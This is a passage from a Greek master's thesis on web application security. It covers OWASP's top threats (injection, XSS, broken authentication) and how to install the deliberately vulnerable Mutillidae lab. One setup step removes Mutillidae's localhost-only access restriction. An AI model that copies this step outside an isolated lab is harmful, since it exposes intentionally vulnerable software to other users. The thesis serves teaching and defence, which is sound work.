Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Θέματα Ασφάλειας στις Σύγχρονες Διαδικτυακές Εφαρμογές**
Ονοματεπώνυμο Φοιτητή	**Τσάιμος Ελευθέριος**
Πατρώνυμο	**Παύλος**
Αριθμός Μητρώου	**ΜΠΣΠ/10056**
Επιβλέπων	**Φούντας Ευάγγελος, Καθηγητής**

Ημερομηνία Παράδοσης **Μάιος 2012**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Φούντας Ευάγγελος Καθηγητής	Τσιχριντζής Γεώργιος Καθηγητής	Βίρβου Μαρία Καθηγήτρια

[Αυτή η σελίδα αφέθηκε κενή σκόπιμα.]

Ευχαριστίες

Ολοκληρώνοντας την εκπόνηση της διπλωματικής μου εργασίας και μαζί με αυτήν και τον κύκλο των σπουδών μου στο Πρόγραμμα Μεταπτυχιακών Σπουδών «Προηγμένα Συστήματα Πληροφορικής» του τμήματος Πληροφορικής του Πανεπιστημίου Πειραιώς, αισθάνομαι την ανάγκη και υποχρέωση πριν από την παρουσίαση της να ευχαριστήσω θερμά όλους όσους συνέβαλαν στην πραγματοποίηση της.

Ακόμη θα ήθελα να ευχαριστήσω την οικογένεια μου, για την συμπαράσταση και την βοήθειά τους κατά την διάρκεια των φοιτητικών μου χρόνων, καθώς και τους συμφοιτητές μου για τις κοινές και πολύτιμες εμπειρίες που μοιραστήκαμε τα χρόνια των σπουδών μου.

Τσάιμος Ελευθέριος, 2012.

Υπεύθυνη Δήλωση

Βεβαιώνω ότι είμαι συγγραφέας της εν λόγω διπλωματικής εργασίας και ότι κάθε βοήθεια που έλαβα κατά την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην διπλωματική εργασία. Επίσης, έχω αναφέρει τις όποιες πηγές έκανα χρήση δεδομένων, ιδεών ή λέξεων. Συνάμα, βεβαιώνω ότι αυτή η διπλωματική εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του Μεταπτυχιακού Προγράμματος Σπουδών «Προηγμένα Συστήματα Πληροφορικής» του Τμήματος Πληροφορικής του Πανεπιστήμιου Πειραιώς.

Τσάιμος Ελευθέριος, 2012.

Προστασία Δικαιωμάτων Πνευματικής Ιδιοκτησίας

Περίληψη

Στη παρούσα Μεταπτυχιακή Διατριβή παρουσιάζεται μια ιδιάζουσα ερευνητική περιοχή, τα Θέματα Ασφάλειας στις Σύγχρονες Διαδικτυακές Εφαρμογές, τα οποία προκύπτουν από ευπάθειες της ίδιας της εφαρμογής. Με τον όρο «Διαδικτυακές Εφαρμογές» εννοούμε εφαρμογές που είναι προσβάσιμες μέσω ενός προγράμματος περιήγησης ιστού και επικοινωνούν με έναν διακομιστή ιστοσελίδων. Ερευνούμε το συγκεκριμένο ζήτημα από τρεις διαφορετικές οπτικές γωνίες: Ανίχνευση, Εκμετάλλευση και Αντιμετώπιση της ευπάθειας. Δεν ακολουθούμε κάποια συγκεκριμένη τεχνική, αντίθετα η αντιμετώπιση μας προσαρμόζεται ανάλογα, στα ιδιαίτερα χαρακτηριστικά της κάθε ευπάθειας. Παρουσιάζονται οι τρεις σημαντικότερες ευπάθειες, όπως αυτές προκύπτουν από τον οργανισμό OWASP: Code Injection, XSS και Broken Authentication & Session Management.

Το επίκεντρο της συγκεκριμένης Μεταπτυχιακής Διατριβής είναι πολύ πρακτικό και ακολουθεί τις σύγχρονες τάσεις στην διαδικτυακή ασφάλεια, όπως αυτές προκύπτουν από τον προγραμματισμό με την γλωσσά PHP & την χρήση βάσεων δεδομένων MySQL. Ωστόσο, περιλαμβάνεται επαρκής θεωρία για την κατανόηση των ευπαθειών, όμως πρωταρχικό μέλημα παραμένουν οι προγραμματιστικές πρακτικές που πρέπει να χρησιμοποιούνται προκειμένου να υλοποιούνται ασφαλείς εφαρμογές. Καθ 'όλη τη Μεταπτυχιακή Διατριβή, παρατίθενται συγκεκριμένα βήματα για την ανίχνευση εκμετάλλευση και αντιμετώπιση κάθε τύπου ευπάθειας. Επίσης, παρουσιάζεται πλήθος πρακτικών παραδειγμάτων, που επεξηγούν πώς διαφορετικά ψεγάδια ασφάλειας εκδηλώνονται στις Σύγχρονες Διαδικτυακές Εφαρμογές.

Τέλος, η ανάπτυξη της συγκεκριμένης Μεταπτυχιακής Διατριβής βασίζεται στο περιβάλλον «Mutillidae», την γλώσσα PHP και το σύστημα διαχείρισης βάσεων δεδομένων MySQL.

Abstract

In the present MSc Thesis, a special research area is presented. It concerns the subject of Safety in Modern Web Applications, a subject that derives from the vulnerabilities of the web applications themselves. With the term "Web Applications" we refer to applications that are accessible via a web browser and communicate with a web server. We research this matter from three different perspectives; Detection, Exploitation and Confrontation of the vulnerabilities. Our technique is adjusted accordingly to the particular characteristics of each vulnerability. The three most important vulnerabilities are presented, as a result from OWASP organization: Code Injection, XSS and Broken Authentication and Session Management.

The content of the particular MSc Thesis is highly practical and follows up the latest tendencies in web security, resulting from the use of PHP programming language & and MySQL databases. Nevertheless, it contains sufficient theory background for the understanding of the vulnerabilities, but its primary concern remains the use of programming practices in order to implement secure applications. Throughout the MSc Thesis, specific steps are mentioned for the detection, exploitation and confrontation of each type of vulnerability as well as many practical examples that illustrate how different security flaws occur in Modern Web Applications.

Finally, the development of this MSc Thesis is based on "Mutillidae" application, PHP language and MySQL database management system.


Περιεχόμενα

Κεφάλαιο 1: Εισαγωγή

1.1 Η εξέλιξη και τα οφέλη των διαδικτυακών εφαρμογών

Στις απαρχές του Διαδικτύου, το World Wide Web[1] αποτελούνταν μόνο από ιστοσελίδες (web sites), οι οποίες λειτουργούσαν κυρίως σαν αποθήκες πληροφοριών. Περιείχαν επί το πλείστον στατικά έγγραφα και οι web browsers[2] εφευρέθηκαν ως μέσο για την ανάκτηση και την προβολή αυτών των έγγραφων. Η ροή των πληροφοριών ήταν μονόδρομη (από το server στον browser). Οι όποιες απειλές ασφάλειας προέκυπταν, οφείλονταν κυρίως στα τρωτά σημεία του λογισμικού των εξυπηρετητών ιστότοπων (web server). Έχοντας υπόψη τα παραπάνω βλέπουμε ότι αν ένας επιτιθέμενος κατάφερνε να εισβάλει σε κάποιον web server θα μπορούσε να αλλάξει τα αρχεία αυτού ή/και την εμφάνιση της ιστοσελίδας, αλλά δεν κινδύνευαν ευαίσθητα προσωπικά δεδομένα των χρηστών γιατί πολύ απλά δεν φυλάσσονταν ούτε ζητούνταν από τους ιστότοπους.

Στις μέρες μας, το World Wide Web έχει γίνει σχεδόν αγνώριστο συγκριτικά με την αρχική μορφή του. Σήμερα, η πλειοψηφία των ιστοσελίδων στο διαδίκτυο είναι στην πραγματικότητα εφαρμογές (βλ. Εικόνα 1.1) και πλέον η ροή των πληροφοριών είναι αμφίδρομη μεταξύ των server και browser. Μεταξύ άλλων, οι διαδικτυακές εφαρμογές, υποστηρίζουν υπηρεσίες όπως αναζήτηση περιεχομένου, δημοσίευση υλικού από τους χρήστες, εγγραφή και σύνδεση χρηστών, οικονομικές συναλλαγές και άλλα. Το υλικό που παρουσιάζεται στους χρήστες είναι συνήθως προσαρμοσμένο στις ανάγκες τους και δημιουργείται δυναμικά. Αυτή η εξέλιξη έχει μεταφέρει στο μέρος των διαδικτυακών εφαρμογών την *ευθύνη* της επεξεργασίας ιδιωτικών και εξαιρετικά ευαίσθητων πληροφοριών επομένως, η ασφάλεια τους αποτελεί μείζον ζήτημα. Κανείς δεν θα θέλει να χρησιμοποιήσει μια διαδικτυακή εφαρμογή; αν υπάρχει έστω και η παραμικρή υποψία ότι τα ευαίσθητα προσωπικά δεδομένα του θα αποκαλυφθούν σε μη εξουσιοδοτημένα πρόσωπα. Στον αντίποδα όμως, χιλιάδες χρήστες εμπιστεύονται καθημερινά πλήθος προσωπικών πληροφοριών σε ιστοσελίδες κοινωνικής δικτύωσης, αγνοώντας τους κινδύνους που ελλοχεύουν από αυτό.



Εικόνα 1.1 Ένα παράδειγμα σύγχρονης διαδικτυακής εφαρμογής

1.2 Θέματα ασφάλειας σε διαδικτυακές εφαρμογές

Δεν υπάρχει καμία αμφιβολία ότι η ασφάλεια των διαδικτυακών εφαρμογών είναι ένα πολύ επίκαιρο και άξιο αναφοράς θέμα. Για όλους τους εμπλεκόμενους, το διακύβευμα είναι υψηλό. Για παράδειγμα, οι επιχειρήσεις βλέπουν αύξηση των εσόδων τους από τις εμπορικές συναλλαγές μέσω διαδικτύου, οι χρήστες εμπιστεύονται σε ιστοσελίδες ευαίσθητες πληροφορίες και τέλος οι εγκληματίες μπορούν είτε να βγάλουν χρήματα κλέβοντας στοιχεία οικονομικών συναλλαγών είτε να προκαλέσουν ζημία σε μία διαδικτυακή υπηρεσία.


Εύκολα καταλαβαίνει κανείς λοιπόν, πως η φήμη σχετικά με τα θέματα ασφάλειας διαδραματίζει κρίσιμο ρόλο, καθώς σχεδόν κανείς δεν θέλει να κάνει συναλλαγές με μια επιχείρηση που έχει ανασφαλές διαδικτυακό περιβάλλον. Έτσι οι επιχειρήσεις/οργανισμοί δεν θέλουν να αποκαλυφθούν λεπτομέρειες όπως τρωτά σημεία ή παραβιάσεις σχετικά με την ασφάλεια τους και ως εκ τούτου, καθίσταται εξαιρετικά σημαντική η απόκτηση πληροφοριών για την κατάσταση της ασφάλειας των διαδικτυακών εφαρμογών σήμερα.

Καθ 'όλη αυτή την εξέλιξη των διαδικτυακών εφαρμογών, πολλά ζητήματα ασφάλειας που αφορούν παγκοσμίως δημοφιλείς ιστότοπους έχουν ανακύψει[3]. Αναμφισβήτητα, η ασφάλεια των διαδικτυακών εφαρμογών *είναι σήμερα το σημείο τριβής* μεταξύ των επιτιθεμένων και εκείνων που έχουν να υπερασπιστούν τους πόρους και τα δεδομένα ενός συστήματος και το πιο πιθανό είναι να παραμείνει έτσι και στο άμεσο μέλλον. Χαρακτηριστικό παράδειγμα τέτοιων επιθέσεων, είχαμε πρόσφατα και στον Ελληνικό διαδικτυακό χώρο και μάλιστα εις διπλούν στην ιστοσελίδα του «Υπουργείου Δικαιοσύνης». Για περισσότερες πληροφορίες ανατρέξτε στον παρακάτω ιστότοπο:

- http://www.ethnos.gr/article.asp?catid=22768&subid=2&pubid=63611687

Εικόνα 1.2 Πρώτη επίθεση απ' την ομάδα Hacker "Anonymous" στην Ιστοσελίδα του Υπ. Δικαιοσύνης.

Η ασφάλεια στις διαδικτυακές εφαρμογές συχνά αντιμετωπίζεται ως ένα απλό θέμα, που ως στόχο έχει την διατήρηση των προσωπικών δεδομένων ιδιωτικών. Αυτό όμως, είναι μόνο ένα μέρος του όλου ζητήματος, ίσως το σημαντικότερο**;** αλλά υπάρχουν και άλλα μέρη επίσης. Στο συγκεκριμένο σύνδεσμο https://www.whitehatsec.com/resource/stats.html (WhiteHat) μπορούμε να δούμε μία στατιστική μελέτη για την κατάσταση της ασφάλειας των διαδικτυακών εφαρμογών και τα ζητήματα που οι οργανισμοί/επιχειρήσεις πρέπει να αντιμετωπίσουν προκειμένου να αποτρέψουν μία επίθεση.



Εικόνα 1.3 Δεύτερη επίθεση απ' την ομάδα Hacker "Anonymous" στην Ιστοσελίδα του Υπ. Δικαιοσύνης.


Τα πιο σημαντικά ζητήματα που βρίσκονται στο επίκεντρο του θέματος θα τα συζητήσουμε στην αμέσως επόμενη ενότητα.

1.3 Σε τι είδους επιθέσεις είναι ευάλωτες οι διαδικτυακές εφαρμογές

Όπως αναφέραμε και νωρίτερα, οι τάσεις της εποχής αλλά και η φύση των διαδικτυακών εφαρμογών καθιστούν ικανή, αν όχι επιβεβλημένη, την αμφίδρομη ανταλλαγή πληροφοριών μεταξύ χρηστών και εφαρμογών (client-server). Είναι λοιπόν προφανές ότι όποιο περιβάλλον δέχεται δεδομένα από τους χρήστες, μπορεί να παρουσιάσει κάποιου είδους ευπάθεια οφειλόμενη σε αυτά, αυτό όμως δεν αποκλείει από τους κινδύνους τα συστήματα που μόνο προσφέρουν πληροφορίες στους χρήστες τους.

Μία κατηγοριοποίηση λοιπόν των επιθέσεων, θα μπορούσε να γίνει με κριτήριο την προέλευση τους, με το αν προέρχονται δηλαδή από αυτοματοποιημένα λογισμικά ή άμεσα από κάποιον άνθρωπο/χρήστη. Επειδή όμως αυτή η κατηγοριοποίηση μπορεί να γίνει κάπως «ασαφής» εμείς θα προβούμε σε μια κατηγοριοποίηση των απειλών/επιθέσεων βάση του τρόπου ανάπτυξης τους αλλά και των συνεπειών τους. Συνάμα, ακολουθώντας τις σύγχρονες τάσεις για την ανάπτυξη διαδικτυακού λογισμικού, που τείνουν στην χρήση λογισμικού ανοικτού κώδικα[4], αποφασίσαμε να εστιάσουμε την προσοχή μας σε θέματα ασφάλειας που αφορούν την χρήση της γλώσσας PHP (μία γλώσσα server-side scripting, που αρχικά είχε σχεδιαστεί για την ανάπτυξη διαδικτυακών εφαρμογών και την παραγωγή δυναμικών ιστοσελίδων).

Έχοντας ως γνώμονα όλα τα παραπάνω και συμβουλευόμενοι στοιχεία του οργανισμού OWASP μπορούμε να παραθέσουμε μια λίστα με τις πιο επικίνδυνες απειλές για τις διαδικτυακές εφαρμογές, (μέρος των οποίων θα αναλύσουμε στα αμέσως επόμενα κεφάλαια):



Εικόνα 1.4 Λίστα με τις 10 πιο επικίνδυνες απειλές βάση του OWASP

1.3.1 Ο οργανισμός OWASP και το περιβάλλον Mutillidae

Το Open Web Application Security Project (OWASP) αποτελεί μία πρωτοβουλία που αποσκοπεί στον εντοπισμό και στην καταπολέμηση των τρωτών σημείων του λογισμικού διαδικτυακών εφαρμογών[5]. Όντας ένας **μη κερδοσκοπικός οργανισμός**, ακολουθεί την ιδεολογία του Ελεύθερου/Ανοικτού λογισμικού, παρέχοντας δωρεάν αλλά επαγγελματικής ποιότητας έγγραφα, εργαλεία και πρότυπα. Παράλληλα, ενισχύει τη διοργάνωση συνεδρίων και τοπικών ομάδων εργασίας (local chapters), τη δημοσίευση άρθρων και συγγραμμάτων, καθώς και την ανταλλαγή απόψεων μέσα από forums και mailing lists. Το OWASP απαριθμεί μέλη σε όλο τον πλανήτη, συμπεριλαμβανομένων μεγάλων οργανισμών και εταιριών.

Οποιοσδήποτε ενδιαφέρεται μπορεί εύκολα να βρει εργαλεία και πρότυπα για την ασφάλεια εφαρμογών, ακόμα και ολόκληρα βιβλία σχετικά με τον έλεγχο της ασφάλειας εφαρμογών και την επισκόπηση ασφάλειας κώδικα. Επίσης, υπάρχουν βιβλιοθήκες ασφάλειας και διάφορα ερευνητικά έντυπα. Η Ελληνική ομάδα εργασίας του OWASP δημιουργήθηκε το 2005, έχοντας ως κύριο στόχο την σωστή ενημέρωση & την αφύπνιση της ελληνικής κοινότητας όσο αφορά τους κινδύνους ασφάλειας στις διαδικτυακές εφαρμογές.

Το σχέδιο **OWASP Top 10 2010** αποτελεί μια ενημερωμένη έκδοση της λίστας των 10 πιο κρίσιμων κινδύνων ασφάλειας διαδικτυακών εφαρμογών[6]. Επιπρόσθετα, περιέχει πληροφορίες για τον αντίκτυπο των κινδύνων αυτών στις εφαρμογές (βλέπε Εικόνα 1.2). Υπάρχουν πολλές αναφορές στο OWASP Top 10 μέσα σε πρότυπα, βιβλία, εργαλεία και οργανισμούς. Ερευνώντας το συγκεκριμένο πεδίο αποφάσισα *να εστιάσω στις τρεις (3) πιο κρίσιμες απειλές* βάση του OWASP Top 10 2010, δηλαδή:

- **A1-Injection**
- **A2-Cross Site Scripting (XSS)**
- **A3-Broken Authentication and Session Management**

Τις συγκεκριμένες απειλές θα τις αναλύσουμε εκτενέστερα στο κεφάλαιο 3, όπου θα δούμε πως αυτές παρουσιάζονται μέσα στο περιβάλλον Mutillidae.

Τι είναι όμως το περιβάλλον **Mutillidae**;[7] Είναι ένα **σκόπιμα ευάλωτο λογισμικό** γραμμένο στην γλώσσα PHP, το οποίο αλληλεπιδρά με μία βάσεων δεδομένων τύπου MySQL. Το συγκεκριμένο λογισμικό, περιέχει μία σειρά από PHP Scripts τα οποία υλοποιούν/παρουσιάζουν τις απειλές του OWASP Top 10 2010 μία μία. Κοιτώντας πιο προσεκτικά, βλέπουμε να ξεπροβάλουν και κάποια άλλα χαρακτηριστικά του Mutillidae, όπως:

- η απλότητα στην χρήση
- η ευελιξία στην «εκμετάλλευση» των απειλών
- η ευκολία στην «επαναφορά» του συστήματος στις αρχικές ρυθμίσεις
- η λειτουργία «συμβουλών», που ως σκοπό έχουν να βοηθήσουν τον χρήστη.

Όλα τα παραπάνω λοιπόν καθιστούν το Mutillidae, *το ιδανικό περιβάλλον για την ανίχνευση, εκμετάλλευση και αντιμετώπιση* των τριών απειλών (Injection, XSS, Authentication & Session) που αποτελούν και το αντικείμενο μελέτης της παρούσας εργασία.

Κεφάλαιο 2: Εργαλεία που χρησιμοποιήθηκαν

2.1 Χαρακτηριστικά συστήματος που αναπτύχτηκε η εργασία

Η ανάπτυξη της συγκεκριμένης εργασίας, έγινε σε περιβάλλον με τα παρακάνω χαρακτηριστικά:

- Microsoft Windows 7 Ultimate Service Pack 1 (32 bit)
- XAMPP for Windows v1.7.7
  - Apache v2.2.21
  - MySQL v5.5.16
  - PHP v5.3.8
  - OpenSSL v1.0.0e
  - phpMyAdmin v3.4.5
- Notepad++ v5.9.6.2
- Mutillidae v2.1.9
- Mozilla Firefox v.9.0.1 Greek


Πριν προσπαθήσετε χρησιμοποιήσετε τον κώδικα που παρέχεται ή να επαναλάβετε τεχνικό περιεχόμενο της εργασίας σε διαφορετικό περιβάλλον, βεβαιωθείτε ότι το περιβάλλον αυτό πληροί τις ακόλουθες προδιαγραφές:

- Λειτουργικό σύστημα Windows XP Service Pack 3 (ή νεότερο)
- Apache v2.2 (ή νεότερο)
- MySQL v5.4 (ή νεότερο)
- PHP v5.3 (ή νεότερο)
- Mozilla Firefox v.8.0.1 (ή νεότερο)
- Ελεύθερος χώρος στον δίσκο μεγαλύτερος από 200 MB
- Διαθέσιμη μνήμη RAM μεγαλύτερη από 512 MB

Τέλος, για λόγους ασφάλειας, προτείνεται το περιβάλλον αυτό να φιλοξενηθεί σε κάποια εικονική μηχανή (Virtual Machine), με περιορισμένη ή καθόλου πρόσβαση στο διαδίκτυο.

2.2 Το περιβάλλον Mutillidae

Όπως έχουμε αναφέρει και σε προγενέστερο σημείο, το Mutillidae είναι ένα σκόπιμα ευάλωτο λογισμικό γραμμένο στην γλώσσα PHP. Παρακάτω θα δούμε οδηγίες εγκατάστασης και παραμετροποίησης για την σωστή λειτουργία του. Όσοι αναρωτιούνται για την προέλευση του ονόματος μπορούν να ανατρέξουν στην σχετική βιβλιογραφία[8].



Εικόνα 2.1 Το περιβάλλον εργασίας του Mutillidae

Για την εγκατάσταση και σωστή λειτουργία του Mutillidae, πρέπει να ακολουθηθούν τα παρακάτω βήματα:

1. Αρχικά, κατεβάζουμε και εγκαθιστούμε το πρόγραμμα XAMPP v1.7.7 http://www.apachefriends.org/download.php?xampp-win32-1.7.7-VC9-installer.exe
2. Κατεβάζουμε το Mutillidae http://www.irongeek.com/mutillidae/mutillidae-2.1.9.zip
3. Αποσυμπιέζουμε το αρχείο “mutillidae-2.1.9.zip” και έπειτα τοποθετούμε τον φάκελο “mutillidae” (που προέκυψε από την αποσυμπίεση) στο φάκελο “htdocs” της εγκατάστασης του XAMPP. Συνήθως βρίσκεται στην τοποθεσία: C:\xampp\htdocs .
4. Ανοίγουμε τον Browser μας (κατά προτίμηση Mozilla Firefox) και πληκτρολογούμε την διεύθυνση http://localhost/mutillidae/ .

5. Είναι πιθανών να λάβουμε κάποια ειδοποίηση περιορισμού πρόσβασης "*ErrorDocument 403 By default, Mutillidae only allows access from localhost (127.*.*.*)....*". Ανοίγουμε το αρχείο **".htaccess"**, που βρίσκεται στο C:\xampp\htdocs\mutillidae και κάνουμε σχόλια τις γραμμές 2 και 3 (με χρήση του χαρακτήρα: #).

6. Επίσης θα συναντήσουμε άλλη μία ειδοποίηση που προέρχεται από την PHP και την εφαρμογή PHP Strict Standarts. Για να αποφύγουμε αυτό το φαινόμενο θα πρέπει να πάμε στον φάκελο C:\xampp\php και να τροποποιήσουμε το αρχείο **"php.ini"** ως εξής:
Στην γραμμή 516 αλλάζουμε την εντολή "error_reporting = E_ALL | E_STRICT" σε "error_reporting = E_ALL & ~E_NOTICE & ~E_WARNING & ~E_DEPRECIATED".
Κάνουμε επανεκκίνηση της υπηρεσίας "Apache" (αν δεν γνωρίζουμε πώς, επανεκκινούμε τον υπολογιστή μας) και είμαστε έτοιμοι να χρησιμοποιήσουμε το Mutillidae.

2.3 Ο περιηγητής Mozilla Firefox και τα Πρόσθετα του

Ο Mozilla Firefox είναι ένας ελεύθερος και ανοικτού κώδικα φυλλομετρητής Ιστού (Web browser) που προήλθε από το λογισμικό Mozilla Application Suite. Η διαχείριση της ανάπτυξής του γίνεται από την Mozilla Corporation και είναι ένας από τους πιο δημοφιλείς web browsers. Για την απεικόνιση των ιστοσελίδων, ο Firefox χρησιμοποιεί την μηχανή διάταξης **Gecko**, η οποία εφαρμόζει τα περισσότερα από τα σημερινά πρότυπα του Παγκόσμιου Ιστού αλλά και επιπλέον πρότυπα που θα ισχύουν στον μέλλον.

